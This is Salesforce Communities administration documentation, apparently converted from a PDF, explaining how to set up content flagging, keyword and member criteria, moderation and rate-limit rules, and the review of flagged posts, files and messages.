1. Open Community Workspaces or Community Management.
2. Click **Administration** > **Preferences**, then select `Allow members to flag content`.
3. Click **Save**.

With this setting enabled in a community:

- Members can flag posts, comments, and files using the `Flag as inappropriate` option.
- Members can flag messages from within the community on their My Messages page in Chatter. If a member has turned on email notification for messages, they can also flag the message directly from their email. Members can only flag messages that are sent from communities they are members of.

  Note: Messages can't be flagged in partner or customer portals, your internal organization, or from Salesforce1.

- Group owners and managers can moderate groups they own or manage.

If you want to create custom advanced moderation logic for your community, you can create triggers that flag content. Custom triggers run behind the scenes and don't require you to allow your members to flag content.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To enable users in your community to flag items:

- "Create and Set Up Communities"

  AND

  Is a member of the community

SEE ALSO:

Assign a Community Moderator

Community Moderation Criteria

Create criteria that define keywords or groups of members. Criteria are used in rules to moderate member-generated content, such as posts and comments.

Plan Your Use-Cases

Before creating your member criteria, think about what you want to do.

- Do you want to protect your community from bots and spammers? Most spammers attack shortly after they've joined. Set up member criteria based on a user's creation date.
- Do you want to review members' first posts? Set up member criteria that targets users without community contributions.
- Do you want to moderate your internal users' activity in your community? Set up member criteria to include only your internal users.
- Do you want to be notified when a partner contributes for the first time? Set up member criteria to include only your partner users that don't have community contributions.

Before creating content criteria, think about what you want to moderate.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- Do you want to moderate profanities and slang? Set up separate keyword lists for each group of related words.
- Do you want to replace competitor product names with asterisks? Create a keyword list just for your competitor products.
- Do you want to monitor content for HIPAA compliance? Create a keyword list that alerts of possible HIPAA violations.

Create Content Criteria to Moderate Your Community

Create and modify content criteria that define offensive language or inappropriate content that you don't want in your community. Content criteria are used in rules to moderate member-generated content, such as posts and comments.

Create Member Criteria to Moderate Your Community

Create and modify member criteria to use in community moderation rules. Target specific groups of members based on their user profile, user type, user creation date, or whether they've posted or previously commented in the community. Use member criteria in your rules to help pin-point specific use-cases, like reviewing posts only from your customer users who were created in the last 7 days.

Create Content Criteria to Moderate Your Community

Create and modify content criteria that define offensive language or inappropriate content that you don't want in your community. Content criteria are used in rules to moderate member-generated content, such as posts and comments.

You can also use the Metadata API or Tooling API to set up keyword lists.

Some things to keep in mind:

- Your org can have up to 30 keyword list criteria. This limit is per org, not per community.
- A keyword list can have up to 2,000 keywords.
- Capitalization and trailing punctuation are ignored when matching your keywords to user-generated content. For example, if your criteria includes `BadWord`, it's matched when a user types `BADWORD` or `badword.`

Set up content criteria to use in your moderation rules:

1. Open Community Workspaces or Community Management.
2. If you're using Community Workspaces, access Moderation by clicking **Moderation** > **Content Criteria** > **New**. If you're using Community Management, access Moderation by clicking **ModerationContent Criteria.**
3. Enter a name, unique name, and description for your criteria.
4. Click **Save**.
5. Update the keywords in your criteria.

   To add keywords, click **Add**.

   - Keywords can only be up to 100 characters and can include letters, numbers, spaces, and special characters.
   - Wildcard characters aren't supported.
   - Separate keywords with commas or line breaks.
   - When adding keywords, you can copy and paste up to 32,000 characters at a time.

   Tip: To cover different variations of the same word, you can use special characters and spaces. For example:

   `bad-word`

   `b@dword`

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, create, edit, and delete criteria:

- "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

```
b a d w o r d
```

To delete keywords, select the keywords you want to remove, then click **Delete**.

A message indicates how many keywords were added or failed to add, and the number of duplicates that were ignored. If your entire entry failed to save, review the keyword requirements and then submit again. Don't worry about adding duplicates because they're ignored.

To delete criteria, click **Del** from the Content Criteria page. If criteria is being used by a rule, you can't delete it.

Create Member Criteria to Moderate Your Community

Create and modify member criteria to use in community moderation rules. Target specific groups of members based on their user profile, user type, user creation date, or whether they've posted or previously commented in the community. Use member criteria in your rules to help pin-point specific use-cases, like reviewing posts only from your customer users who were created in the last 7 days.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, create, edit, and delete criteria:

- "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

Some things to keep in mind:

- Your org can have up to 100 member criteria. This limit is per org, not per community.
- Each member criteria can include up to 100 user conditions.

You can create criteria that includes only user types and user profiles, or just filters. Or if you want it all, your criteria can include user types, user profiles, and filters. Let's get started.

1. Open Community Workspaces or Community Management.
2. Click **ModerationMember Criteria**, then click **New**.
3. Enter a name, unique name, and description for your criteria.
4. Select the types of user types or user profiles to include in your criteria.

   You can select any combination of types and profiles. Members are included when they belong to *any* one of your selections.

   If you delete a profile in your internal org, the profile is also removed from your member criteria.
5. Select to filter your members by:
   - `None`—Select this option if you don't want to filter the criteria using the other options. None is the default selection.
   - `User creation date`—Select this option to include only users that were created within a specific time frame. Enter the number of days since the user was created.

     Note: A user's creation date might not be the same date they became a member of the community. For example, you can have an internal user that was created 120 days ago who became a member of the community 5 days ago. For users that self-register, their creation date is the date they become a member of the community.
   - `Members without community contributions`—Select this option to include only members that haven't posted or commented in the community. Posts that are pending review don't count as community contributions until they are approved.

   If you selected user types or user profiles, and you also select filter conditions, members are included only if they belong to one of the selected user types or profiles *and* the filter condition.
6. Click **Save** to apply your changes.

Example: Let's look at the following conditions:

`User Types`: Partner

`User Profiles`: Customer Community Plus Login User, Customer Community Plus User, and Customer Community User

`Filter By`: User creation date is set to 7 days since the user was created

This member criteria applies to:

- Partner users created in the last 7 days
- Customer Community Plus Login User created in the last 7 days
- Customer Community Plus User created in the last 7 days
- Customer Community User created in the last 7 days

You can use this member criteria in a rule to:

- Review and approve their posts
- Be notified of their contributions
- Flag all their contributions

To delete criteria, click **Del** from the Member Criteria page. If criteria is being used by a rule, you can't delete it.

Community Moderation Rules

Create and modify rules for your community to moderate member-generated content. Each rule specifies the member-generated content the rule applies to, the criteria to enforce the rule on, and the moderation action to take. Moderation rules help protect your community from spammers, bots, and offensive or inappropriate content.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Customize Preconfigured Moderation Rules

If your community was created after Spring '17, your community comes populated with preconfigured moderation rules that block, flag, freeze, replace or review banned keywords. Simply activate the rules and they are ready to go. You can customize both the rules and the list of banned keywords.

Create Content Rules to Moderate Your Community

Create and modify rules for your community to moderate member-generated content. Content rules protect your community from offensive language and inappropriate content created by spammers or malicious members. You can create content rules that block, replace, flag, or allow you to review and approve member-generated content.

Create Rate Limit Rules to Moderate Your Community

Create and modify rate rules to monitor and limit how frequently member-generated content is created in your community. Rate rules protect your community against spammers and bots that attack your community by posting the same message multiple times in a row. You can create rate rules to notify your moderators of suspicious spammer-like behavior or freeze a member on the spot.

How and when do community moderation rules execute?

Rules that block content run first, followed by rules to review and approve content, then rules that replace content, and last by rules that flag content.

Enable Record Feed Moderation

Run moderation rules on comments or posts on any record feed that is visible from within a community. Record feed moderation ensures that member posts or comments stay within the guidelines of the community.

Customize Preconfigured Moderation Rules

If your community was created after Spring '17, your community comes populated with preconfigured moderation rules that block, flag, freeze, replace or review banned keywords. Simply activate the rules and they are ready to go. You can customize both the rules and the list of banned keywords.

- Your org can have up to 30 rules. This limit is per org, not per community. This limit includes both content rules and rate rules.
- Each content rule can have up to 3 keyword criteria and 10 member criteria.
- Rules that block content run first, followed by rules to review and approve content, then rules that replace content, and last the rules that flag content. If two or more rules perform the same action, the oldest rule runs first, based on the date the rule was created. Rules to replace content don't run when the content also applies to a review rule—we want community managers to review the original content.
- Moderation rules apply only to feed posts, comments, and polls. Moderation rules do not apply to topics that are created.

1. Open Community Workspaces or Community Management..
2. Click **Moderation** > **Rules** > **Moderation Rule**, then click **Edit** next to the rule that you want to modify.
3. If the rule meets your requirements, simply click **Activate**. Or you can customize the following fields:
   - **Name**—Change the name of your rule.
   - **Unique Name**—Enter a unique name for your rule. The unique name used by the API.
   - **Description**—Optionally, change the description.
   - **Activate Rule**—Select to activate rule.
   - **Applies To**—Specify which types of member-generated content this rule applies to. Posts and comments only apply to content created in groups and user profiles. All feed types, such as polls and links, are supported.
   - **Moderation Action**—Change what you want to happen when the criteria is matched.
     - **Block** prevents the content from being published.
     - **Review** allows users with the "Can Approve Feed Post and Comment" permission to approve the content before it's published.
     - **Replace** publishes the content with the keywords replaced as asterisks. For example, `BadWord` becomes `*******`.
     - **Flag** publishes the content and then automatically flags the content as inappropriate.
   - **Message for Member**—Change the existing pop-up message that your member sees when their content is blocked. If you don't specify a message, the member sees the standard message: "You can't use `%BLOCKED_KEYWORD%` or other inappropriate words in this community. Review your content and try again." The `%BLOCKED_KEYWORD%` variable displays up to 5 blocked words. You can also use this variable in your own custom message.

     Tip: For international communities, you can translate this message. From Setup, enter `Translate` in the Quick Find box, then select **Translate**. To provide a translation for the message, select the Moderation Rule setup component and expand the community the rule belongs to.
   - **Member Criteria**—Specify member criteria to enforce this rule. Ask yourself, who should this rule apply to?
   - **Content Criteria**—Specify the content criteria to enforce this rule. Ask yourself, what specific keywords should this rule apply to? A list of banned keywords has been created for you and is preselected for the rule. You can add or remove terms from the list by clicking **Content Criteria**and clicking **Banned Keywords**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, create, edit, and delete rules:

- "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

4. Click **Save**.

A few things to bear in mind:

- If you activate a content rule without specifying member criteria, the rule applies to all members.
- If you activate a content rule without specifying content criteria, the rule either:
  - Prevents members from creating posts and comments entirely
  - Sends all posts for review
  - Flags all posts and comments
- If you select member criteria and content criteria, the rule applies only when both criteria are met.
- Specifying criteria is optional. However, we recommend that you include criteria in your rules to target specific members and content.

Create Content Rules to Moderate Your Community

Create and modify rules for your community to moderate member-generated content. Content rules protect your community from offensive language and inappropriate content created by spammers or malicious members. You can create content rules that block, replace, flag, or allow you to review and approve member-generated content.

If your community uses the Customer Service (Napili) template, moderation rules apply to questions and group posts created by your community members. If you community uses Salesforce Tabs + Visualforce, moderation rules can also run on publisher actions.

You can also use the Metadata API or Tooling API to set up content rules.

Some things to keep in mind:

- Your org can have up to 30 rules. This limit is per org, not per community. This limit includes both content rules and rate rules.
- Each content rule can have up to 3 keyword criteria and 10 member criteria.
- Rules that block content run first, followed by rules to review and approve content, then rules that replace content, and last by rules that flag content. If two or more rules perform the same action, the oldest rule runs first, based on the date the rule was created. Rules to replace content don't run when the content also applies to a review rule—we want community managers to review the original content.

Tip: Before creating a rule, we recommend that you create criteria to use in the rule.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, create, edit, and delete rules:

- "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

1. Open Community Workspaces or Community Management.
2. Click **ModerationRules**, then click **New** and select **Content Rule**.
3. Complete the following fields:
   - `Name`—Enter a name for your rule.
   - `Unique Name`—Enter a unique name for your rule. The unique name used by the API.
   - `Description`—Optionally, enter a description.
   - `Activate Rule`—If selected, the rule is activated.
   - `Applies To`—Specify which types of member-generated content this rule applies to. Posts and comments only apply to content created in groups and user profiles. All feed types, such as polls and links, are supported.
   - `Moderation Action`—Specify what you want to happen when the criteria is matched.
     - `Block` prevents the content from being published.

  - `Review` allows users with the "Can Approve Feed Post and Comment" permission to approve the content before it's published.
  - `Replace` publishes the content with the keywords replaced as asterisks. For example, *`BadWord`* becomes `*******`.
  - `Flag` publishes the content and then automatically flags the content as inappropriate.
- `Message for Member`—Specify the message that your member sees when their content is blocked. If you don't specify a message, the member sees the standard message: "You can't use *`%BLOCKED_KEYWORD%`* or other inappropriate words in this community. Review your content and try again." The *`%BLOCKED_KEYWORD%`* variable displays up to 5 blocked words. You can also use this variable in your own custom message.

  Tip: For international communities, you can translate this message. From Setup, enter *`Translate`* in the Quick Find box, then select **Translate**. To provide a translation for the message, select the Moderation Rule setup component and expand the community the rule belongs to.
- `Member Criteria`—Specify member criteria to enforce this rule. Ask yourself, who should this rule apply to?
- `Content Criteria`—Specify the content criteria to enforce this rule. Ask yourself, what specific keywords should this rule apply to?

Important: Keep the following things in mind:

- If you activate a content rule without specifying member criteria, the rule applies to all members.
- If you activate a content rule without specifying content criteria, the rule either:
  - Prevents members from creating posts and comments entirely
  - Sends all posts for review
  - Flags all posts and comments

  Yikes! Be careful.
- If you select member criteria and content criteria, the rule applies only when both criteria are met.
- Specifying criteria is optional. However, we recommend that you include criteria in your rules to target specific members and content.

4. Click **Save**.

SEE ALSO:

Translate Terms

Create Content Criteria to Moderate Your Community

Create Member Criteria to Moderate Your Community

Create Rate Limit Rules to Moderate Your Community

Create and modify rate rules to monitor and limit how frequently member-generated content is created in your community. Rate rules protect your community against spammers and bots that attack your community by posting the same message multiple times in a row. You can create rate rules to notify your moderators of suspicious spammer-like behavior or freeze a member on the spot.

Each rate rule controls two actions: notification and freeze. You can set up your rate rule for both actions or just one. You can apply the rule to: posts, comments, files, and private messages. In communities that use the Customer Service (Napili) template, this includes questions and answers.

Some things to keep in mind:

- Your org can have up to 30 rules. This limit is per org, not per community. This limit includes both content rules and rate rules.
- Each rate rule can have up to 10 member criteria.

Tip: Before creating a rule, we recommend that you create member criteria to use in the rule.

1. Open Community Workspaces or Community Management.
2. Click **ModerationModerationRules**, then click **New** and select **Rate Rule**.
3. Complete the following fields:
   - `Name`—Enter a name for your rule.
   - `Unique Name`—Enter a unique name for your rule. The unique name used by the API.
   - `Description`—Optionally, enter a description.
   - `Activate Rule`—If selected, the rule is activated.
   - `Applies To`—Specify which types of member-generated content this rule applies to. Posts and comments only apply to content created in groups and user profiles.
   - `Member Criteria`—Specify the member criteria to enforce this rule. Ask yourself, who do I want this rule to apply to?

     Spammers are typically new members. We recommend creating member criteria that only includes customer users that were created in the last 7 days.

     Note:
     - Rate rules don't apply to internal users. You can use member criteria that includes internal users, but the rules don't apply to them.
     - If you activate a rate rule without specifying member criteria, the rule applies to all external users.

   - `Content Creation Time Frame`—Select the time frame you want to use.
   - `Notify Moderators`—Enter a number. Moderators are sent an email when a member creates this much content in your set time frame.
   - `Freeze Members`—Enter a number. Members are frozen when they create this much content in your set time frame.

     Important: When members are frozen, they're frozen in all communities that they're a member of.

   Emails are sent to users with the "Moderate Community Users" permission. Make sure that you assign your moderators this permission. Emails are sent even if a user has turned off Chatter emails.
4. Click **Save** to apply your changes.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view, create, edit, and delete rules:
- "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

Example: Let's use the following rate rule as an example.

`Applies To`: Posts and private messages

`Member Criteria`: Customer users created in the past 7 days

`Content Creation Time Frame`: 3 minutes

`Notify Moderators`: 6

`Freeze Members`: 10

With this rate rule, here's what happens when a member reaches your limits.

In the span of 3 minutes, a member creates...	Is the moderator notified?	Is the member frozen?
4 posts and 2 private messages	✔	✖
6 posts	✔	✖
6 comments	✖	✖
8 posts and 2 private messages	✔	✔
10 posts	✔	✔
10 comments	✖	✖

A rate rule with these values protects the community from spammers and bots but also allows you to help your new members. Maybe a non-threatening member posted a question over and over hoping to get it answered faster. Rate rules do more than protect—they let you help members in need.

Here's a rule set up just for private messages.

`Applies To`: Private messages

`Member Criteria`: Customer users created in the past 3 days

`Content Creation Time Frame`: 15 minutes

`Notify Moderators`: 1

`Freeze Members`: 3

This rate rule protects the community from spammers that attack via private messages.

My rate rule didn't do anything. What's going on?

Give it time. Rate limit rules might not seem exact, but they are. Trust us. For example, say you set up a rate rule to freeze members when they create content 10 times in 3 minutes. It's possible for a member to create 9 items towards the end of the first 3-minute time frame. In this case, the member isn't frozen until they post another 10 items in the second 3-minute time frame.

Check the member criteria you're using. For example, let's say you have a rate rule that uses member criteria to filter for members without community contributions. After a members first post or comment, the rule doesn't apply to the member anymore, so the member doesn't reach the freeze limit you set.

SEE ALSO:

Create Member Criteria to Moderate Your Community

How and when do community moderation rules execute?

Rules that block content run first, followed by rules to review and approve content, then rules that replace content, and last by rules that flag content.

If two or more rules perform the same action, the oldest rule runs first, based on the date the rule was created. Rules to replace content don't run when the content also applies to a review rule—we want community managers to review the original content. On the server, Salesforce executes community rules within the standard order of execution.

Rules that block content execute during system validation. Rules that block content ignore changes made by `before` triggers. For example, if a `before` trigger changes a feed post, a moderation rule that blocks content isn't aware of the changed content and executes on the original content.

Rules to review and approve content execute before database saves. These rules execute before rules that replace content.

Rules that replace content execute before database saves.

Rules that flag content execute after workflow rules.

SEE ALSO:

Apex Developer Guide: Triggers and Order of Execution

Enable Record Feed Moderation

Run moderation rules on comments or posts on any record feed that is visible from within a community. Record feed moderation ensures that member posts or comments stay within the guidelines of the community.

Members can post or comment on any record types that have a feed. The moderation rules configured for your community catch any posts or comments that don't meet the rules' criteria. Flags on a record feed are only visible from within the community that flags them. You can also turn off moderation rules for internal users so that their feed activity isn't flagged.

1. Enter **Communities Settings** in the Quick Find / Search bar.
2. Click the box next to **Moderation applies to all feed posts regardless of where they are visible**.
3. Click **Save**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS


To view, create, edit, and delete rules:

- "Create and Set Up Communities"

  AND

  Is a member of the community

Example: Enable Record Feed Moderation from Communities Settings



Review and Approve Posts and Comments in Your Community

Premoderation rules to review and approve content ensure that non-compliant and inappropriate content isn't immediately visible to everyone in your community. Posts and comments pending review aren't displayed in the community feed; only the author and community moderators can see pending posts and comments in the feed. An author can see a pending comment on a pending post only if the author posted both. After you set up the rules, moderators can approve content in two places: directly in the community feed, Community Workspaces, or Community Management.

To set up a moderation rule to review and approve posts and comments, go to **ModerationRules** and create a content rule that uses the `Review` action. Here are some ways that you can use rules to review content:

Self-Service Community

Does your community allow members to self-register? You can set up a rule to review and approve questions from all your self-registering users. Use member criteria that includes only your guest user profile and filters for members who were created in the past seven days.

Have spammers ever attacked your community? Use member criteria that includes only your guest user profile and filters for members that have never contributed to the community.

Partner Community

Want to ensure that your partners aren't discussing a recent acquisition or other sensitive transactions? You can set up a rule to review posts and comments that include keywords such as "acquisition" or "merger."

Employee Community

Does your community require HIPAA compliance? Set up your rules to review posts and comments from all your employees.

Note: Users must have Manage Communities or Create and Set Up Communitiespermissions to create moderation rules.

Pending Review is displayed in the header of the post or comment until it's approved. Remember that while a post or comment is pending approval, the author can still edit or delete it, however they can't comment on it. An author can see a pending comment on a pending post only if the author posted both. To prevent the author from editing the post or comment, you can disable feed post editing for certain users.

There are two ways to review and approve posts and comments in your community:

- Use a preconfigured Insights report in Community Workspaces or Community Management.

  Use the Pending Insights report provided in the Salesforce Communities Management package. This report lets you see all the posts and comments that are pending review in your community. The Insights report displays the contents of posts and comments so you can quickly assess whether that content is spam or harmless. You can then approve or delete the item directly from the report. You can also perform mass-action and approve multiple items at once.

  To get this report, install the Salesforce Communities Management package from the AppExchange. For more information, see Report on Communities with the AppExchange Packages for Community Management.

- Approve posts and comments directly in the community feed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To approve, delete, or edit posts and comments that are pending review in the community feed:

Note: An author can see a pending comment on a pending post only if the author posted both.

- "Can Approve Feed Post and Comment"

To approve, delete, or edit posts and comments that are pending review in Community Workspaces or Community Management:

- "Can Approve Feed Post and Comment"

  AND

  "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community whose Community Management page they're trying to access.

In the community feed, users with the "Can Approve Feed Post and Comment" permission see an extra action in the post or comment drop-down menu. If the item is inappropriate, they can delete it. If it has a typo, they can edit it.

After the item is approved, the author receives an email letting them know the item is approved and providing a link to it. Email notifications, such as @mentions notifications, are sent only after the item is approved.

SEE ALSO:

Create Content Rules to Moderate Your Community

Feed Post and Comments Editing Overview

Moderate Flagged Posts and Comments in Your Community

Community moderators can review a list of posts and comments that members of the community have flagged as inappropriate and take action. Group owners or group managers, can view flags and take action on items in their groups.

Flagged posts and comments have a small orange flag next to the post or comment date. The number next to the flag indicates how many people have flagged the item. The moderator can review each item and decide whether to take action.

A few things to keep in mind:

- Moderators can only view and act on items they have access to.
- Within a group in a community, group owners or managers can moderate items in their groups, including viewing or removing flags and deleting posts, comments, or files if necessary.
- If `Allow members to flag content` is disabled in a community, only moderators can flag items and view flagged items.

There are a few ways you can moderate flagged posts and comments:

- View flagged posts and comments from the Moderation Overview Home App.
- Use a preconfigured Insights report in Community Workspaces or Community Management.

  Use the Flagged Posts and Flagged Comments reports provided in the Salesforce Communities Management package. These reports let you quickly manage your community's flagged posts and comments. You can see the content of the post or comment and then remove the flag or delete it. You can also select multiple items at once.

  To get this report, install the Salesforce Communities Management package from the AppExchange. For more information, see Report on Communities with the AppExchange Packages for Community Management.

- Use the flagged feed in Chatter.

  If you're using a Salesforce Tabs + Visualforce community, you can see a list of flagged posts and comments using the Chatter menu in your community. The `Allow members to flag content` preference must be enabled to see the Flagged feed.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view flagged items, remove flags, and delete posts or comments:

- "Moderate Communities Feeds"

To moderate posts and comments in Community Workspaces or Community Management:


- "Access Community Management" OR"Moderate Communities Feeds"

  AND

  "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community whose Community Management page they're trying to access.



- Moderate using a custom list. You can expose a list of flagged posts and comments using the Chatter REST API or ConnectApi in Apex.
- Click on a link to the post or comment from the notification email.
- Moderate directly within context of the community by removing flags or deleting content in the feed.

Tip: To receive an email each time an item in your community is flagged, select the **Flags an item as inappropriate** checkbox on your Email Settings page.

SEE ALSO:

Chatter REST API Developer Guide

Apex Developer Guide

Moderate Flagged Files in Your Community

Community moderators can review a list of files that members of the community have flagged as inappropriate or spam and take action. Group owners or group managers can view flags and take action on files in their groups.

Members of your community may post files that aren't appropriate because they contain sensitive information or offensive content. Other members of the community can flag these files for review. Flagged files have a small orange flag. The number next to the flag indicates how many people have flagged the item.

A few things to keep in mind:

- Moderators can only view and act on items they have access to.
- Within a group in a community, group owners and managers can review and remove flags on files in the groups they own and manage if `Allow members to flag content` is enabled for their community.
- If `Allow members to flag content` is disabled in a community, only moderators can flag items and view flagged items.

There are a few ways you can moderate flagged files:

- Access the Flagged Files Insight report directly from the Community Management Moderation Overview page.
- Use a preconfigured Insights report in Community Management or Community Workspaces.

  Use the Flagged Files report provided in the Salesforce Communities Management package. This report lets you see the name of the flagged file, who created it, who flagged it, and how many flags the file has. You can click a link to open the file and review the content. Then you can remove the flag or delete the file. You can also select multiple items at once.

  To get this report, install the Salesforce Communities Management package from the AppExchange. For more information, see Report on Communities with the AppExchange Packages for Community Management.
- Moderate using a custom list. You can expose a list of flagged files using the Chatter REST API or ConnectApi in Apex.
- Moderate directly within context of the community by removing flags or deleting content on the file detail page.

Tip: To receive an email each time an item in your community is flagged, select the **Flags an item as inappropriate** checkbox on your Email Settings page.

To limit the size and types of files allowed in your community, go to the **AdministrationPreferences** page.

SEE ALSO:

Chatter REST API Developer Guide

Apex Developer Guide

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the file detail page, remove flags, and delete files:

- "Moderate Communities Files"

To moderate files in Community Management:

- "Moderate Communities Files"

  AND

  "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

Moderate Flagged Direct Messages in Your Community

Community members can flag messages in communities built using the Customer Service (Napili) template. Community moderators can review and act on a list of direct messages that members of the community have flagged as inappropriate or spam.

Note: Private messages and direct messages are separate features. Direct messages are newer and offer a richer feature set for private communication in communities. Direct messages are based on Chatter and offer a rich text editor that supports inline images and attachments. With direct messages, you can start a message right from a feed post.

The "Moderate Communities Chatter Messages" permission allows moderators to see the contents of flagged direct messages, remove flags, and delete flagged messages.

1. If you haven't already, install the Salesforce Communities Management (for Communities with Chatter) package from the AppExchange.
2. Open Community Workspaces or Community Management.
3. In Community Management, go to **Moderation** > **Flagged** and select **Direct Messages** from the dropdown menu to filter the flagged items.
4. Review and act on the flagged messages.

Tip: If you want to receive an email each time a message in your community is flagged, select the **Flags an item as inappropriate** option on the Email Settings page. To receive emails, you must have the "Moderate Communities Chatter Messages" and "Manage Chatter Messages and Direct Messages" permissions. To set your email preferences, go to your profile page within a community, click the drop-down button ( ) in the upper-right corner and select **My Settings**, then click **Email Settings**.

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view and moderate flagged direct messages in Community Management or Community Workspaces:

- "Moderate Communities Chatter Messages"

  AND

  "Manage Chatter Messages and Direct Messages"

  AND

  "Moderate Communities Feeds"

  AND

  "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

To make all posts available to moderation, including direct messages, in Communities Settings under Community Moderation Rule Settings:

- Moderation applies to all feed posts regardless of where they are visible

Moderate Flagged Private Messages in Your Community

Community moderators can review and act on a list of Chatter messages that members of the community have flagged as inappropriate or as spam.

The "Moderate Communities Chatter Messages" permission allows users to see the contents of messages, remove flags, and delete messages only in communities they're a member of. With this permission, only flagged messages can be deleted. The "Modify All Data" permission allows moderators to remove flags or delete a message in the SOAP API.

Ensure that your moderators are assigned the "Moderate Communities Chatter Messages" permission, *not* the "Manage Chatter Messages" permission. The "Manage Chatter Messages" permission allows users to see *all* the messages in your entire Salesforce org. Avoid security and privacy concerns; double-check that your moderators and managers have the right permission.

Important: Keep these limitations in mind:

- Community members can't flag messages sent from communities that they aren't a member of or that haven't turned on flagging for their users.
- Users can't flag messages in your internal organization, in Salesforce1, or in partner and customer portals.

There are a few ways to monitor and manage flagged messages in your communities:

- Access the Flagged Files Insight report directly from the Community Management Moderation Overview page.
- Use a preconfigured Insights report in Community Management or Community Workspaces.

  Use the Flagged Private Messages report provided in the Salesforce Communities Management package. This report lets you track trends and stay on top of message spamming attacks in your community. You can view who sent the message, the contents of the message, when it was sent, and who flagged the message. You can use this report to unflag messages and delete messages.

  To get this report, install the Salesforce Communities Management package from the AppExchange. For more information, see Report on Communities with the AppExchange Packages for Community Management.

- Create your own report.

  First, create a custom report type using `Networks` as the primary object and `Network Audits` as the secondary object. Then create a report using your new custom report type and add a field filter for `Audited Object Type` set to equal `Chatter Message`. Use the API to delete flagged messages.

- Directly query the flagged messages from the API and then delete them.

Tip: If you want to receive an email each time a message in your community is flagged, select the **Flags an item as inappropriate** option on the Email Settings page. To receive emails, you must have the "Moderate Communities Chatter Messages" and "Moderate

EDITIONS

Available in: Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To moderate messages in Community Management or Community Workspaces:

- "Moderate Communities Chatter Messages"

  AND

  "Access Community Management" OR "Manage Communities" OR "Create and Set Up Communities"

  AND

  Is a member of the community

To view the contents of a flagged message in reports:

- "Moderate Communities Chatter Messages"

To remove flags or delete messages in the SOAP API:

- "Modify All Data"

Communities Feeds" permissions. To set your email preferences, go to your profile page within a community, click the drop-down button ( ) in the upper-right corner and select **My Settings**, then click **Email Settings**.

SEE ALSO:

- Guidelines for Deleting Your Users' Chatter Messages
- Report on Communities with the AppExchange Packages for Community Management
- *SOAP API Developer Guide*: ChatterMessage
- *Apex Developer Guide*: Moderate Chatter Private Messages with Triggers

Set Up Apex Triggers for Flagging Items

Use triggers to create custom advanced moderation logic that automatically flags items in your community.

Tip: Did you know you can do this in the UI? Most communities don't need custom moderation triggers. You can create moderation rules and criteria directly in Community Workspaces or Community Management. For more information, see Community Moderation Rules.

Using triggers to automatically flag items allows you to moderate your community behind the scenes. These flags are **only** visible to moderators. You can view flags in Community Workspaces or Community Management, query for them in the API, or use custom report types to create reports on flagged items, people whose items are flagged most, and more.

Consider the following when creating triggers:

- Create Apex after insert triggers on either FeedItem, FeedComment, ChatterMessage, or ContentDocument.
- Define criteria that when met creates a NetworkModeration (flag) record, with the FeedComment, FeedItem, ChatterMessage, or ContentDocument as the parent.

EDITIONS

